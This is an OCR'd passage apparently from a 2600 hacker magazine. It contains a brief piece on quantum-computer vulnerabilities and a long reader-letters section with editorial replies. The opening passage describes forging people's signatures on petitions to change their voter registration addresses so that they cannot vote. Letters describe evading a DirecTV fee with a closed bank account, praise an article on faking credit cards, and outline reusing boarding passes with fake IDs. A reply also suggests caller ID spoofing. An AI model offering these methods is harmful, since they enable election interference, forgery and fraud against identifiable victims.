I do not condone any malicious/devious plans, but... it would be possible to add friends, enemies, teachers you didn't like, etc. to a petition (if you can find one going on) and change their voting addresses. The person whose name you write down doesn't get any information about the change at their real address because voter registration thinks they have moved. If you've ever seen how a teacher signs your paperwork, or a friend signs a check, you can get try to get close to what their signature looks like and, with a little playing along with the petitioner, he will think you're legit. Your target, however, will not find out that their address has been changed until they go to their assigned polling place on election day and find that they are not on file. Even worse, they could be signed up with an address in another district, which would mean that the people at the polling place wouldn't even see that person in their systems for the district. Of course this is illegal, so don't do it! This is a flaw in the voter registration system which takes the signature of the voter over any contact with them (phone calls, emails, and letters) for a change of information. This worked here in the state of Maryland, so it may work for you.

Vulnerabilities in Quantum Computers



by Purkey


First of all, what is a quantum computer and how is it different from current computers? Current computers operate on bits, as everyone knows. You can think of bits as a bunch of light switches that are either on or off. A quantum computer is different in that the light switches can be on and off at the same time. Furthermore, the toggling of one switch may change another–this is known as entanglement. So a quantum computer has a bunch of these switches, which are called qubits, and each qubit can be in multiple states at once until it is measured. At that point it becomes a specific value, just like a regular computer, but this value is randomly selected from the possibilities.


So why are quantum computers useful? The big reason is that quantum computers can efficiently factor. Given three and five it is easy to know they multiply together to be 15, but given 15 it is much harder to know that it is the product of three and five. This "one way" problem forms the basis of many modern encryption systems, SSL included. But because the result of the quantum computation is random, you may have to try a couple of times to get the right answer. So if you have a quantum computer, you can decrypt most of the encrypted communications over the Internet. Obviously, this is something that most governments would want to get their hands on.

While this all sounds great, quantum computers are still a number of years off–the best guess is 2021, plus or minus five years. There are some that exist in labs, but only with a handful of qubits. So building quantum computers is a very hard problem. When they finally do arrive, it will be much like computers were in the early days–expensive and shared by many users.

The currently proposed architecture is called a quantum random access machine, or QRAM for short. In this architecture, an existing computer communicates with the quantum computer, sending commands and receiving results. This can easily be shared, even over the Internet perhaps.

As one can imagine, there are a number of ways this architecture can be exploited. The most apparent way would be a man-in-the-middle attack. Since the results are random, you could consistently give the wrong answer. Or, if you wanted to see the results, perhaps of decrypted communications, you could just watch the traffic. If the quantum computer is shared over the Internet, you could also break in and utilize it for your own purposes. Since the first quantum computers will likely be owned by governments or large corporations, this may be the only way we'll get to play with them...





Speak

Inquiries

Dear *2600:*

Before I pour my heart and soul into creating a three to four page tutorial on packet radio, I wanted to see if you would even be interested in publishing such a thing. I searched the *2600* archives as well as I could and didn't find anything quite like that, nor have I found a good, succinct guide on the Inter-webs. It seems to me that *2600* would be the ideal venue for such a tutorial. I've written for other magazines (see? I'm publishable), and even gotten paid for some of it (though a t-shirt would be plenty, in this case).

You don't need to commit to anything, but if it's a definite "no way - packet radio is from the past!", then I'd like to know so I can just write it up for my own blog and probably not even run spellcheck on it. I have a few friends who have expressed interest in replicating my setup. That's what got me thinking about this as an article idea.

Norm

We get so many requests from people asking if we'd be interested in running a particular type of article and the answer most always is yes, as long as it's applicable to the hacker community in some way. We have a very diverse audience and you'd be hard pressed to find topics that can't be presented in a way that would be appealing to the curious and adventurous people who make up our readers. So to you and everyone else out there asking similar questions, if you can make it interesting to this mindset, send it on in. The email address is articles@2600.com, snail mail PO Box 99, Middle Island, NY 11953 USA.

And look, you're not even the only one asking about this very subject!

Dear *2600:*

I have written a research paper regarding the Exploitation of General Packet Radio Service Tunneling Protocol. The paper is approximately 18 pages in length, double spaced, but can be cut down to nine pages double spaced if the Java code to go with it is removed. I wrote this paper for a final assignment in a networking security class while I work my way towards my PhD. The paper has not been submitted to any professional journals. I would like to submit this paper to *2600 Magazine*.

I do not recall the procedures I must go through for article submission. Can you please let me know if you are interested in the topic for *2600,* and, if so, what I must do to submit the paper? I would prefer to submit the paper anonymously if possible.

As a lifetime subscription holder, I would not accept the subscription offering, but a shirt might be nice.

Anonymous

We do want to encourage you to submit to our publication but it's important to note that articles need to be geared towards the hacker community. It's unlikely your research paper was written with the hacker in mind as an audience. That is not to say the content isn't exciting or interesting but, in some cases, a research paper might be a bit dry. Simply resubmitting something to a completely different type of forum probably wouldn't work out as well as if you had written it for us in the first place. We suggest going through what you have and using that to create an article hackers would be into. We look forward to seeing it.

Dear *2600:*

Hi. I would like to know if there is such a thing as a "hacker's toolkit" which includes the best utilities for hackers? If yes, what is it called and where can I download it from? Thanks.

adnan c

There is no one source for such things simply because there is no one way to categorize a hacker. You could be interested in hacking remote UNIX-based systems, DVD encryption, telephone networks, or your own laptop. And that's just a tiny amount of the potential targets of a "typical" hacker. You need to be more specific with what you're looking for and we have no doubt you'll be able to find something within those parameters quite easily on today's net. But just having exploits and programs that you can click on to find vulnerabilities is pretty far away from hacking itself, which we define as an ongoing voyage of discovery. And for that, there is no manual.

Dear *2600:*

I am one of the guys who started up the *2600* meetings in The Netherlands and a question that I get quite often is "where can I actually buy this magazine?" Sure, us die-hards all have subscriptions but some prefer to buy it in a store. I saw that your online list of stores is pretty outdated.. Any idea where the mag can actually be bought in NL?

zkyp

This is one of those things that drives us utterly insane sometimes. You would think this would be such an easy question to answer but sometimes our distributors make it next to impossible to get this information. It's probably because we could somehow undersell them if we knew exactly where they were sending our magazine or some

such nonsense. The reality is that if we could tell people all of the locations where we could be found, more people would be able to find us. Such logic is unusual in the magazine distribution business. We could go on for many pages but that won't answer your question. Unfortunately, neither can we. All we can suggest is that if you find a store that looks like a suitable candidate for carrying the magazine, ask them which American distributors they deal with and forward that info to us. We'll be happy to take it from there. In the interim, subscriptions continue to work in a far less complicated way.

Dear *2600:*

I have both a problem and a question.

First off, let me state that I live on Staten Island (save your pity!), and I am a Verizon FIOS customer (Internet/phone). I have noticed that the main FIOS hub for my condo area is located outside on the street, in a cream colored box (they look like phone hubs but are new, with fresh paint). This is where the big fiber lines from Verizon come into one location (the area hub), and from this hub the fiber is pushed to each condo unit or home or whatever. Inside the hub you can see all the yellow fiber lines. If you were to pull on one of the lines, you would be cutting off that subscriber's service. On the outside of the hub there is a door, and on the door is one hex bolt (larger hubs have two bolts). If you shut the door without turning the hex bolt, the door will swing back open.

My problem is that these FIOS hubs have *no lock!* None! The only security the FIOS hub has is a hex bolt that can secure the door shut, but no lock. There is, however, a place for a lock to be, but no lock. So anybody can just go up to the hub with a socket wrench, open it up, and pull out my (or any other household's) FIOS service.

I am always calling Verizon and putting in call tickets for them to come out here and close the hub. Sometimes they do, most times they don't (can you believe it?). Last time I reported the hub open to Verizon was New Year's Day. I came home and saw the hub still open, so I called Verizon and they confirmed that because of the holidays, they were slow getting to their call tickets. Whatever.

Now I don't have the right hex socket wrench to close the door, but I am able to use other tools to turn the bolt, thus securing the door. This get old fast! I think Verizon should be the first ones out here every few weeks or so, making sure that their equipment is secure. If they would just put one of their locks on the hub, this would all be solved.

My question to you is: How can I make Verizon notice this flaw?

Maybe I should take pictures and print fliers informing people about this, telling them to call Verizon about it. Maybe I should pull every FIOS line so that the whole area is calling Verizon to lock the damn hub.

I don't really know what to do. I have told some people in the area but they don't seem to think it's a big deal. One person said that if it were really a problem, Verizon would deal with it, so if they haven't dealt with it, it isn't a problem. This is the feedback I've been getting from the well-informed Staten Islanders. Please help!

Also, what's up with the Emma operator badge? Why has it been on all of the *2600* mags in the past year? Is this just some yearly theme? Do you guys do something like this every year?

Also, is the lady on the cover of the 26:4 issue Mrs. Emma Nut? I know that it's Mrs. Nut on the inside of the mag.

Allan

Regarding Verizon, some things just never change. They have a long history of neglecting their own equipment and not safeguarding their customers. Just be careful not to be seen as the threat yourself by doing anything that could be seen as vandalism. Perhaps this letter will help wake them up. If not, some more media attention certainly couldn't hurt. We'd like to know if other readers in different parts of the country are experiencing similar issues.

As for the Emma badge, it's simply the tale of a voyage. Emma Nut does not appear on any of the covers but, yes, that is her on page 3 of the Winter issue. Thanks for noticing.

Dear *2600:*

From time to time, I purchase your magazine from the magazine shelf and I really enjoy reading articles.

I would like to find out if in the past you have covered the topic of "free international phone calls" using broadband. If so, I would like to order that publication. If not, would it be possible to cover this topic in your future publications?

I currently use MagicJack to make international calls at cost but would like to find out if it can be done for free.

Sheeraz

You're certainly reading the right publication to get details on this. In the past, telephone rates were so outrageously expensive that many of our articles focused on ways to get around those costs - and the only alternative was to bypass them entirely. Nowadays, prices are so much lower and there are so many different methods and companies that the need to bypass the whole system simply isn't as great. That's not to say that we won't still print information on how to defeat security and trick systems. These days, however, such endeavors are performed mostly as an exercise and less out of necessity. As for your question, there are methods to making free international calls if you set things up yourself using Asterisk boxes and the like using VoIP. We invite our readers to submit specific how-tos for future issues.

Dear *2600:*

I lost my magazine and I want to submit a picture for the back cover. It's a phone pole that says 2600 and 1337.

Alex

If you were able to figure out how to send us a letter without an issue in your hand, then sending a picture wouldn't have involved a great deal more brain power. In fact, since you're obviously on the net, having emailed this to us, the best thing to do in the future (assuming you eventually lose this issue too) is to go to our website at www.2600.com and follow the instructions there. We could also just tell you to send pictures to articles@2600.com but isn't it better to learn how to solve problems and not just get the answers? (The answer is yes, of course it is.)

Dear *2600:*

I was curious about submitting information anonymously to *2600*. I've read the magazine for a long time, but have never posted. I am worried about using a handle that could be linked to me. I have a rather unique hack that has not been published anywhere as a whole tutorial/information document. Can you fill me in on some info?

nd

All you have to do is tell us what name/handle you want to use or not use and we'll respect that. We don't share or disclose details of our mail (postal or electronic) with anyone else. You are wise to be concerned about the handle you choose, as many people who think they're being secretive really aren't when their aliases are tied to their real names all over the Internet, making it a trivial matter to figure out who they really are. If privacy really matters to you, then great care needs to be taken in how you refer to yourself, as well as identifying information and even methods of phrasing that are contained within articles you write. The whole world is watching, after all.

Dear *2600:*

I have read your articles and had some good conversations with members of the group.

I have an issue here I would like to ask about. The issue is web servers. In your opinion, who is the most reliable and economically feasible web host? I have a host now that I am not impressed with due to the problems I have experienced with a number of issues.

Anonymous in Ohio

This is not what we do. There are a whole range of reviews and ratings available online that can guide you to the best service you're looking for. We'll be happy to trade horror stories or share security issues that affect various companies but we're not a consumer ratings service. Good luck in your quest.

Dear *2600:*

I recently made a cell phone call and instead of being connected to the person that I was calling, I got this weird message: "The person you are trying to reach is not accepting calls at this time. Please try your call again later. Message 24 NY 01 MO." Do you have any idea as to what this means? Any insight that you have to this would be appreciated.

Brainwaste

We believe this is an AT&T recording. There are several possibilities as to what's happening. The service to the phone might have been suspended either because it's been reported as lost or because the bill is overdue. The phone may also be turned off with no voicemail option enabled. It's also possible the person chose not to take your call and doesn't have voicemail enabled. You can generally tell the difference between these last two by seeing if there's more than one ring when you call. If it's consistently one or less, then it's likely the phone is either off or out of range. The final possibility is that your specific number is being blocked. One way to eliminate a number of these possibilities is to call from a different number. If you know the person, one of the best ways to get to the bottom of this is to use a Caller ID spoofing system and call them from a number you know they would pick up for. But you didn't hear that from us.

Meetings

Dear *2600:*

I am contacting you after seeing a meeting roster online, wondering what a meeting would formally consist of, and furthermore exploring the possibility of hosting a meeting in West Virginia. Ideally, I would not be a person to be put in control of a meeting (if there is even a hierarchical system for this, otherwise I would assume it is collaborative) because of only basic knowledge of deeper computer concepts. I am currently studying in the field of computer security at a state university. I enjoy exploring and learning new concepts of every kind, especially those computationally and electronically based. Thank you in advance for any consideration or any information you can provide me with. Again, my knowledge is limited, but who is born knowing everything?

Blaine

You don't need to have any technical knowledge or experience to set up or attend a 2600 meeting. All you need is the desire to learn and interact with others who feel similarly. Setting up a meeting doesn't mean you're "in control" of it because, as you rightfully surmise, it's a collaborative effort. It's as much any attendee's meeting as it is the person's who got it started in the first place. We have basic guidelines which can be found on our website or by emailing meetings@2600.com. If you go ahead with this, we encourage you to pick a public spot that's easy to get to and where people can find you by accident, as this is how communities grow. We wish you the best of luck.

Dear *2600:*

I am very interested in joining one of your meetings. Could you please provide me with

contact info for the Omaha, Nebraska branch of your group so I may talk to them about joining and get other info.

Dustin

You don't need to join or obtain permission or anything like that. Just stop on by and feel free to share your impressions. These meetings are more like gatherings where you simply talk to anyone you feel like talking to and hopefully meet all sorts of like-minded individuals in the real world away from computers.

Dear *2600:*

I just wanted to give a shout out to the San Diego *2600* meeting group. A bunch of people including myself were on a Telephreak conference and I decided to call up some places that were holding the meetings for *2600*. I finally got through to the San Diego spot which is actually Regents Pizza. We talked for a good five minutes before the employees got mad at the guy we were talking to (Carlos). Long story short, even though I'm thousands of miles away, I decided to order them a pizza and paid for it too. I told the employee to bring a message too... "From Zook, compliments of Telephreak. Call us up!" Anyway, we never got a call back but we decided to call the place later and the employee said she did deliver the message and everyone smiled and enjoyed it. Even though they never called up, I'm glad they were happy. Keep up the great work, *2600*. And hey, if you're a group that meets up at a pizza place, you might be getting a phone call next time you meet up.

Zook

Now this is the true spirit of the meetings! Back before phone companies started to forbid incoming calls on payphones, lots of the meetings would make calls to each other and have a sort of virtual meeting on top of the actual ones. We could do the same thing today over the Internet but then the meetings would turn into a bunch of people on their computers which is sort of what the meetings are trying to get away from, if only for one day a month.

A Way Out

Dear *2600:*

Anyone who has subscribed to DirecTV and, for whatever reason, may have had to cancel their contract early, has found themselves in a shitty situation. We were forced to cancel service early because the bank foreclosed on our home and we could not financially afford to have satellite TV where we had moved. (The friendly folks at DirecTV do not comprehend job layoffs and foreclosures; it is a waste of time to try explaining it to them.) Here is how my wife found a way to escape without paying the $400 cancellation fee. DirecTV offers web access to subscribers' account information and provides tools to manage, upgrade, etc. Among the tools offered on the web account is the option to change bank accounts. We had an auto draft each month from our bank account that paid DirecTV for their service. We also had an old bank account that had been closed for several months. However, the bank continued to send us information related to the account we had closed (a ghost in the machine). My wife simply substituted the active account with the closed bank account. To our surprise, the account manager accepted the new (old and closed) bank account. Shortly thereafter, we began to receive snail mail reporting problems with our account (duh!). Having our mail forwarded to our new address, we continue to receive mail from DirecTV. But I suppose that will end in a few months as forwarding postal mail is only good for a year. I will never get myself into that kind of contract ever again. I do not know if DirecTV still allows account swapping, but if they do, I suggest using it if you get in a pickle and your new friends at DirecTV suddenly speak a different language than you.

Anonymous

Suggestions

Dear *2600:*

Perhaps the inclusion of a QR Code bar code image in articles printed by submitters might make it easier to list URLs relevant to the article. Just a thought. I recently got the new Motorola Droid and have been having tons of fun with the bar code scanner app.

Rusty

We've been seriously thinking of doing stuff like this but we have to also consider people who don't have access to this technology.

Dear *2600:*

I am new to hacking and have been learning for a while now. I have been looking at RF jammers on the Internet. You can purchase them but they are illegal. Hmmm confusion. What if you need them for personal use like your office, for instance? There's always someone getting on a cell phone when you're trying to get work done. Just flip the switch, 1, 2, 3, silence. Thank you RF jammer. Now it would be cool to show friends practical jokes and stuff but I would like the readers to decide whether they should be illegal or not. Thanks.

Cody Burris

We would also like it if our readers had that kind of power. It's an interesting topic to explore and there are multiple sides to every angle. We look forward to hearing some of them.

Dear *2600:*

Your opening article in the winter issue of *2600* came as something of a shock to me. After listening to the *Off The Hook* that preceded it, I had a feeling you would touch on the topic of technological dependence, but what I read sounded like something that would come from the mind of a right wing Luddite, not one of the most respected voices in the hacker community. Perhaps my perspective on the matter is a little skewed. I'm currently deployed in Iraq, and, as

such, things like social networking and VoIP allow me to stay in touch with home in a level that was unimaginable in wars past. However, such circumstances aside, the fears you conveyed about people trusting their entire lives to technology is, at worst, negated using other technology (phone numbers can be synched, or you can ask for them again with an IM) and, at best, simply against human nature. Do you really believe that people have regressed to the point where if their GPS goes down, they can't read a sign on the highway? Do you really think that if a person is truly your friend, they won't make sure you know where to meet them without Twitter?

I say this with all the due respects, as I truly am a fan of *2600* and all the work you've done in the past (and, I'm sure, all the work you'll do in the future), but honestly, Learn to Stop Worrying and Love the Tech.

Spider_J

To your hypotheticals, yes, we've seen such examples on multiple occasions along with far worse ones. From where you are, the good far outweighs the bad. But that's not the case everywhere. Part of our responsibility is to be cynical and in this particular realm, there is plenty to be cynical about. Like all technology, there is both good and bad that can come out of it. When massive amounts of people embrace the same thing at the same time, the bad is often overlooked. We hear horror stories every day of people who unwittingly give out information that they never meant to be public and which, once out, is impossible to make private again. Our theme has always been to grab high tech before it grabs us. In other words, we must be the ones to decide and shape how a bit of technology should be used, not simply follow the fads and obey the commands. True individuals will always emerge victorious but there are way too many people out there who simply aren't thinking the implications through. We need to wake them up.

Dear *2600:*

Why not increase the size of the mag or even the shipping frequency and put in a variety of articles from the fledgling to the master coder? I've been a reader for two or three years now, and I just wish there was more content than what is currently present to help last the length between issues. I tend to engulf it over a week or so, and then I'm left without my next *2600* fix for a few more months, like some sort of junkie. Perhaps you should have more articles about issues that are relevant to hackers in general. A great example is the net neutrality article in 26:1. Hackers can be a very vocal group, but we tend to be very unfocused at times, and something that is well written and explains what is current would be interesting, especially to see what's new in other sections of our world.

Kaluce

We are limited by financial considerations and physical endurance in how often we can publish as well as how much we can cram into an issue. But we agree with your suggestions on content and hope to see more such submissions.

Dear *2600:*

I would like to see articles on how to download/capture video from websites such as Hulu, Tube8, Pornhub, TMZ, CNN (basically download or video capture from any and all websites on the Internet). Articles about how to download streaming music and streaming video, as well as download video from TV on my computer (via TV tuner). Like a VCR except on a computer. Articles on how to encrypt SMS messages. Also maybe how to disguise where a mobile phone call was made so the exact location cannot be pinpointed. An article on how to capture audio from any recording or website or even YouTube video. Extract MP3s from FLVs.

OK, all that would be great.

Rebeka

We'll get on it. Much of what you wish for can be easily found on the net simply by searching for such utilities. There wouldn't be much to say in an article other than to download and install them. But there are always tricks and unexpected developments and that's what you'll be reading about here.

Gratitude

Dear *2600:*

I'm just writing to thank The Prophet for his "Telecom Informer" series. I'm not much of a phreak but these articles really bring the phone system to life and they're extremely interesting in addition to being well written.

Thank you *2600* for continuing to provide a printed venue for discussion like this!

anonymous

Dear *2600:*

I want to say thanks to hostileapostle's article about free trials and faking credit cards. These really help with websites like rewards1. Thanks again!

Alex Meanberg

Dear *2600:*

I am not a hacker, merely a tweeker and tinkerer of sorts. Yet it is the illustrious Kevin Mitnick that started it all for me. You see, he is my hero. It didn't matter to me if he did anything that was said about him. He didn't hurt me and, from what I've seen, he never hurt anyone. All he is guilty of was being curious and that's not a crime, is it? I myself am a curious individual and I've never been arrested for it. So, I'd like to take this opportunity to say to Kevin and all others out there still fighting for freedom of knowledge in all media, *thank you.*

twEeKer

Interestingly, we recently marked the tenth anniversary of Kevin's release from prison. It feels like only yesterday.

Dear *2600:*

I just finally read the short story "The Particle" by Leviathan in the Spring issue of volume 26. I just want to quickly say that I enjoyed it very much. I loved the style of writing and the story as a whole. And I was surprised by the overall level of quality. This is just a quick line to offer him encouragement and to let him know his work is appreciated, and of course to encourage him to write more. Tell us more! What was the particle? What happened after it left the building?

Leviathan, keep up the writing, you have a talent! We'll be watching these pages for more.

Chrome

Observations

Dear *2600:*

My wife and I rented a movie called *Frost/Nixon*. It is about the Nixon interview that David Frost did in the 70s. The movie was OK and, while we were checking out the bonus features, we came across something that really blew our minds! I did a screen capture of it and thought I would share it with you.

Now we want an explanation....

J Gonzalez

Yes, we knew that the Watergate Hotel has a big 2600 underneath its name in one spot. The address was 2600 Virginia Avenue NW, after all. It's the real reason we chose this name.

Dear *2600:*

I have been an avid reader for years. I have every issue to date from 1984 to the present. I love reading old issues and seeing how accurate and inaccurate articles were about the future of technology. I really never got caught up in all the politics of a hacker versus a cracker. I know the difference, but I always see letters to the editor about the comparison. I love how everyone says "hacker" is just a technology enthusiast who wants to learn, and of course "cracker" is the one who wants to cause havoc and do negative things. Well, I just laugh at some of the articles though because every "hacker" wants to keep the "hacker" term positive and not associated with "cracker," yet most of the articles in the magazine say "how to hack your ...," "hacking an election," hack this, hack that, and so on and so forth. My question is, if this magazine is really into keeping the "hacker" title as a positive one, why do most all of the articles use the term hacking instead of cracking?

Well, thank you *2600* and the rest of the community for years of very interesting reading. The articles in your magazine are some of the most interesting ideas and thoughts. A lot of great minds here and I am always looking forward to reading the next issue!

DMUX

The reason we avoid the whole "cracker" thing is because we don't agree with it. We don't think the articles we print are about doing negative things at all, even if havoc does occasionally result. Exploration and experimentation are positive forces, as is the free spreading of information and the spirit of rebellion that goes along with it all. There are those who would love to package all of that up into one easily labeled bad word and leave us all there for trash collection. But it's just not that simple. Hacking is a science. It can be abused just as most anything can be. It's frustrating to see the uninformed only think of hacking as one thing which usually involves not obeying rules and acting immaturely. Clearly, there is an element of that in our community, but the way to deal with it is not to simply create a new word and try to separate the good from the unworthy. All that does is create an entire subgroup that people don't understand and don't really want to. We believe it's far more constructive to steer the various aspects of the hacker culture in a common direction that shares certain values, even though the methodology varies, sometimes significantly. We all have a lot to learn from each other and the way to do that is to be as inclusive as we can be.

Dear *2600:*

Marx's notion of the capitalist mode of production is characterized as a system of primarily private ownership of the means of production in a mainly market economy, with a legal framework on commerce and a physical infrastructure provided by the state. Engels made more frequent use of the term "capitalism;" volumes two and three of *Das Kapital,* both edited by Engels after Marx's death, contain the word "capitalism" four and three times, respectively. The three combined volumes of *Das Kapital* (1867, 1885, 1894) contain the word "capitalist" more than 2600 times.

Derf

Well, we knew this was going somewhere. We're glad we stuck with it.

Dear *2600:*

I went to see a popular movie today, and the box office was closed. At this particular theater they have a full service bar inside, and when the box office is closed, one buys tickets there. I found that there was a line of 30 people in front of me waiting to purchase tickets, but the credit card kiosk had no line. Rather than waiting in line, I walked to the kiosk and purchased my tickets. The look of awe on the people in the queue was astounding! It's amazing and sad to see people fail to embrace technology.

Matthew

Did all of these people just time travel from before 1990? It's hard to imagine finding so many of them who didn't know about credit card purchases. As a counterpoint to this, in some parts of the world, plastic has become so prevalent that crowds gather to stare whenever somebody flashes old-fashioned "money paper."

Dear *2600:*

I've just picked up a copy of 26:4 and it's impressive. I have one or two observations about it.

1) I think whoever does your covers does

them very, very well. However, these very interesting covers need something in back of them that's not there, namely, some sort of a brief "cover story" piece of work about the history of the material there and how it arrived at your cover status. For example, your current cover just reeks of the 1910s, and it has "interesting social history" all over it; but beyond that, *there's nothing there.* So if something is good enough to wind up on your cover, isn't it good enough for a few words about it?

2) Yours is certainly a publication for young eyes, but it puts a lot of content into a small package. I hope you'll stay with this, and I'll fetch out stronger eyeglasses.

3) I've seen these "MagicJack" things around but I classed them in the "too good to be true" category. I thought the "Telecom Informer" piece on page 13 was needed consumer information.

4) I thought your "Smart Regression" piece on page 4 was commentary on today's issues that won't go away, but I think it needs an *author name* of some sort. If not a person, then how about "Editorial Staff" or something of that sort? The absence of an author name at least makes classification and indexing more difficult.

5) I can see you arguing "we are technical, not political," but today, it seems to me the separation between these two has entirely vanished. Bush went out, Obama came in - but it seems the Obama I voted for was a PR construct and I'm not awfully pleased with the Obama I got. This Obama (and *his* wars now) has consequences. Not the least is three letter agents running roughshod over citizens just like in the Bush days. See reports current today about treatment of citizens and their computer hardware over receiving leaks about matters in Washington. Which makes your "Pwning Past Whole Disk Encryption" piece definitely sensible, not paranoid, and Thank You for that piece of work.

6) Finally, I'd like to see more in your issues about China and Iran and Internet control and censorship. China and Iran are certainly leaders with this technology, and I feel certain eyes in Washington are taking it all in morally, i.e., Bamford, *The Shadow Factory.* With all that control stuff out there, I don't see a lot of attention to personal and civil *rights* and about how society degrades if these rights are "controlled."

Titeotwawki

"One or two observations" indeed. We're glad to see such interest and thinking. To answer a couple of your points, the covers have different interpretations and we don't want to dictate which one is correct. Suffice to say, they all relate to the subject matter we cover in one form or another. There is plenty there if you look for it. As for the piece you read on page 4, that has long been the place for our editorial and is hence unsigned.

Dear *2600:*

I recently and unfortunately had a visit to my local hospital due to a really bad allergic reaction. While I was sitting in the ER trying not to itch, I noticed a PC in the room. Being my curious self (I started reading *2600* back in 2006), I started looking at it and finally started messing around with it. I forgot to take note of the only program I could find on the desktop. The only thing I noted was that it was athaneMD or something similar which I assumed would come straight to a password screen (or at least I hoped it would - I didn't get brave enough to try). I also noticed that it had this signature pad. I imagine that doctors among medical staff could use this to sign off on treatments, etc. But what I really noticed were the USB ports on the side of the monitor. Now this really perked my interest. I am half wondering what would happen if I took an old USB flash drive and plugged it in. It seems to me that this could be a big security risk where someone could sneak into a room and download a lot of info.

Hopefully I don't have the opportunity to check this out again anytime soon.

Robert

While most people would probably react with indignation that you would dare to mess with a machine in a hospital, the fact is that this machine is just sitting there without any supervision. If there is a security risk, it's important that we confront that. We certainly hope that there are safeguards in place. But if there aren't, letting people know this is a valuable public service.

Dear *2600:*

Having purchased *2600* and various other magazines from three different Borders locations, I have noticed that every time the cashier scans a periodical, they must type in the price. On the plus side, the UPC number is displayed on my receipt. Hope that means that you guys get credit for it. Keep up the good fight.

E85

We really appreciate our readers looking out for us because there is so much that can work against us in the retail world. Stores that don't put magazines out and then bill us for unsold issues, stores that order way more than they need which forces us to print more which we then have to refund them for, stores that bill us for issues they lose track of for whatever reason... the list goes on and on. Publishers are at the mercy of the distribution and retail industry who basically change the rules to suit themselves. And, to make it even more fun, stores and distributors regularly go bankrupt, leaving publishers completely unpaid. This is something to keep in mind for any publication you wish to support. You have the power to keep them going. We wouldn't be around today without the incredible support people like you have shown us over the years. We only hope we prove worthy of this in the future.

Dear *2600:*

I just wanted to drop a quick note to give you a little feedback. First off, I'm a lifetime subscriber and I love the magazine. Keep up the good work.

What I want to comment about is something

that bothers me with how you do the Letters section of the magazine. In the latest issue (26:4), for example, you stop the letters on page 45 to continue them on page 53. On page 53, there was only a single page of letters.

Why do you break the letters up like that? Would it have been that hard to just make page 46 the final page of letters? The reason I bring this up is that I, like most of your readers, read the magazine cover to cover. When you break up the letters, I have to jump back and forth. Granted, it is just a minor inconvenience, but in a magazine that I believe is near perfection, this little annoyance seems major!

Keep up the great work, and, if you can, keep all the articles and sections together.

Moose
(who is emailing this from Afghanistan)

Wow. This is the first time we've done this in years and you got us instantly. For the record, we don't like jumping either but sometimes it's unavoidable. In that instance, letters ran longer than anticipated and a column was shorter so we exercised that option. We used to do this a whole lot more. We may have even jumped backwards on a couple of occasions, which is about as offensive and rude as you can get in the world of publications.

Dear *2600:*

I had to look up the phone number for the local Barnes & Noble, which was coincidentally the first place I ever found your magazine in 2000, and noticed that the only two stores in my city have telephone numbers that end in 1337 and *2600*. I LOL'ed.

Kyle
Baton Rouge

The things our readers notice. Thanks for sharing.

Dear *2600:*

Recently I had what can only be described as an epiphany. My new copy of *2600* had turned up a few weeks before this important day but had sat unread by the sofa for quite a while. It's not that I didn't want to read it, just that I hadn't found the time.

Then I just decided that I really ought to just pick it up and start reading. Just a bit though, since I "didn't have the time." Well, I ended up finishing the mag, cover to cover, and then I realized that all I'd have been doing otherwise would've been watching the TV and surfing the net.

TV can be a problem for many reasons but I hadn't realized quite how using the Internet had fragmented my time. I come home every night, stick the TV on, open my laptop, and flick through about 150 news stories in an RSS reader but never end up reading any one thing for more than a few minutes. The upside is that you often end up linking from one story to another to another and discovering lots of things. The downside is that it completely wrecks your attention span.

That night, I realized that the real value of reading a magazine is that you can focus on just one thing at a time, without distraction, and the experience is so much richer than half-concentrating on snippets of content.

Since that day, I've bought several other magazines to which I've dedicated reading time and in return I've learned all sorts of things and gotten into a couple of adventures. I still use the web almost as much as I did before but whilst more and more people dismiss print as "old media," I've finally realized that old can also be good.

Ash

Dear *2600:*

I was on your site looking for a way to subscribe to *2600*. I then saw your article about the 2004 RNC (quite timely article). I was interested in your magazine, but your article revealed a real sniffling, whiny, crybaby viewpoint. I couldn't buy a magazine from such wimp.

Bob White
Atlanta, GA

We all have our weaknesses. Not being able to do business with wimps is a real medical problem and you have our full sympathies. Stay strong.

Dear *2600:*

Managed to crack open the Autumn issue and saw Me (I have multiple personalities?) with a letter on lax airport security. Today I was just at the airport, and experienced some myself. It seems that if you use a self check-in with no luggage checked in on a certain airline (anagram is untied), you can print as many boarding passes as you want. I haven't tested if there's a time constraint, but I managed to have three identical boarding passes using three different machines. Since they're generated by the machine as opposed to a computer printout, they're less likely to be scrutinized (one was even the thick paper). And since TSA doesn't do anything with the bar code to actually verify that's the only time the name has been used and there can be complete separation from other checkpoints, a couple of fake IDs will get multiple people into the terminals with one passenger name if it passes their scrutiny. One would hope that the laxness wouldn't continue on boarding the plane (scenario is a low occupancy flight which means seats wouldn't be fought over so it wouldn't be noticed), but yikes. Security implications are pretty high.

Quarx

Not necessarily. While this would certainly be an issue if there were no checks in place upon boarding an airplane, simply proceeding through security to the terminal is not in itself something we need to be worried about. We have, however, convinced ourselves that this is in fact a big deal. In the past, it was quite common to accompany a friend or family member to the gate of their flight. Remember all of those old movies where someone was racing to catch the love of their life before they took off in a plane and they would always run all the way up to the gate right before

the person boarded? Why exactly is it more of a danger for someone without a ticket to be in that area if they're subjected to the same level of scrutiny in order to get there? It's not like a weapon could be more easily smuggled in just because somebody didn't buy a ticket. So, while your discovery is certainly an interesting one and would probably give the authorities something new to panic over, it's more a chink in the illusion of security rather than in the security itself.

Dear *2600:*

